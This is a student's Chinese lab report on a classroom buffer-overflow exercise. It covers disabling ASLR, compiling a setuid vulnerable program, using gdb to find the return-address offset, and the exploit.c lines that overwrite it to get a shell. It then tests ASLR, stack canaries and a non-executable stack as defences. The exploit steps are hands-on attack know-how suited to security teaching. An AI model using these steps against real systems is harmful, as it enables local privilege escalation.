信安导论 Lab3 实验报告

PB19111708 杨云皓

实验目的


The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

实验步骤


1. 关闭地址随机化

```
$ su root
  Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```




```
hoshiochi@ubuntu:~$ su
密码:
root@ubuntu:/home/hoshiochi# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2. 编译 call_shellcode




```
hoshiochi@ubuntu:~/Desktop/lab3$ gcc -z execstack -o call_shellcode call_shellco
de.c
hoshiochi@ubuntu:~/Desktop/lab3$ ./call_shellcode
$ id
uid=1000(hoshiochi) gid=1000(hoshiochi) groups=1000(hoshiochi),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 
```

3. 编译 stack.c 并赋予权限




```
hoshiochi@ubuntu:~/Desktop/lab3$ su root
密码:
root@ubuntu:/home/hoshiochi/Desktop/lab3# gcc -o stack -z execstack -fno-stack-p
rotector stack.c
root@ubuntu:/home/hoshiochi/Desktop/lab3# chmod 4755 stack
root@ubuntu:/home/hoshiochi/Desktop/lab3# exit
exit
```

4.　通过 gbd 对 stack 进行调试



```
(gdb) disass bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     sub    $0x8,%esp
   0x080484c4 <+9>:     pushl  0x8(%ebp)
   0x080484c7 <+12>:    lea    -0x20(%ebp),%eax
   0x080484ca <+15>:    push   %eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    $0x10,%esp
   0x080484d3 <+24>:    mov    $0x1,%eax
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
```

我们在三个地方设置断点：开始，中间以及结束




```
(gdb) b *bof
Breakpoint 1 at 0x80484bb
(gdb) b *(bof+16)
Breakpoint 2 at 0x80484cb
(gdb) b *(bof+30)
Breakpoint 3 at 0x80484d9
(gdb) r
Starting program: /home/hoshiochi/Desktop/lab3/stack

Breakpoint 1, 0x080484bb in bof ()
(gdb) x/x $esp
0xbfffecfc:     0x0804852e
(gdb) x/i 0x0804852e
   0x804852e <main+84>: add    $0x10,%esp
(gdb) c
Continuing.

Breakpoint 2, 0x080484cb in bof ()
(gdb) x/x $esp
0xbfffecc0:     0xbfffecd8
(gdb)
0xbfffecc4:     0xbfffed17
(gdb) p 0xbfffecfc-0xbfffecd8
$1 = 36
```

5.　**攻击**

由上面 gdb 调试可知：stack 中 bof 函数入口处的堆栈指针 esp 指向的栈的地址为 0xbfffecfc 而 buffer 的首地址为 0xbfffecd8，与上面的地址相差了 36，所以对 exploit.c 文件做以下修改：

```
/* You need to fill the buffer with appropriate contents here */
strcpy(buffer + 300 ,shellcode);
memcpy(buffer + 36,"\x50\xed\xff\xbf",4);   //bfffecd8+36+4+80=bfffed50
```

此处使用的是 PPT 上第二种方法：




方法二：将Shellcode放置在跳转地址(函数返回地址所在的栈)之后

- 如果被攻击的缓冲区(buffer)的长度小于Shellcode的长度，不足以容纳shellcode，则只能将Shellcode放置在跳转地址之后。attackStr的内容按图7.6.2-3 (a)的方式组织。
- 即将执行strcpy (buffer, attackStr)语句时，buffer及栈的内容如图7.6.2-3(b)所示。执行strcpy (buffer, attackStr)语句之后，buffer及栈的内容如图7.6.2-3 -4所示。
- 图7.6.2-3 -3(a)中的跳转地址应按如下公式计算

  RETURN=buffer的起始地址+**Offset+4**+n，

  其中， 0<n<N

我们的初始地址为 bfffecd8，得到的结果为 bfffed50




```
hoshiochi@ubuntu: ~/Desktop/lab3
hoshiochi@ubuntu:~/Desktop/lab3$ gcc -o exploit exploit.c
hoshiochi@ubuntu:~/Desktop/lab3$ ./exploit
hoshiochi@ubuntu:~/Desktop/lab3$ ./stack
$ 
```

发现攻击成功。


6. Address Randomization

打开地址随机化



```
hoshiochi@ubuntu:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] hoshiochi 的密码：
kernel.randomize_va_space = 2
```

再次进行攻击




```
hoshiochi@ubuntu:~/Desktop/lab3$ sh -c "while [ 1 ]; do ./stack; done;"
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
```

我们发现攻击无法成功，说明地址随机化对缓冲区溢出攻击的防护确实有效。

7. Stack Guard

重新编译 stack.c 并打开栈保护机制，重新攻击：




```
hoshiochi@ubuntu:~/Desktop/lab3$ su root
密码：
root@ubuntu:/home/hoshiochi/Desktop/lab3# gcc -g -o stack -z execstack stack.c
root@ubuntu:/home/hoshiochi/Desktop/lab3# chmod 4755 stack
root@ubuntu:/home/hoshiochi/Desktop/lab3# exit
exit
hoshiochi@ubuntu:~/Desktop/lab3$ gcc -o exploit exploit.c
hoshiochi@ubuntu:~/Desktop/lab3$ ./exploit
hoshiochi@ubuntu:~/Desktop/lab3$ ./stack
*** stack smashing detected ***: ./stack terminated
已放弃 (核心已转储)
```

发现攻击失败

8. Non-executable Stack

再次重新编译 stack.c



```
hoshiochi@ubuntu:~/Desktop/lab3$ su root
密码：
root@ubuntu:/home/hoshiochi/Desktop/lab3# gcc -g -o stack -z noexecstack -fno-st
ack-protector stack.c
root@ubuntu:/home/hoshiochi/Desktop/lab3# chmod 4755 stack
root@ubuntu:/home/hoshiochi/Desktop/lab3# exit
exit
hoshiochi@ubuntu:~/Desktop/lab3$ gcc -o exploit exploit.c
hoshiochi@ubuntu:~/Desktop/lab3$ ./exploit
hoshiochi@ubuntu:~/Desktop/lab3$ ./stack
段错误 (核心已转储)
```

攻击仍然失败了

总结

在本次实验中，实验难度集中在如何查找地址，对 stack 进行调试上，也由此学习了如何进行缓冲区溢出攻击。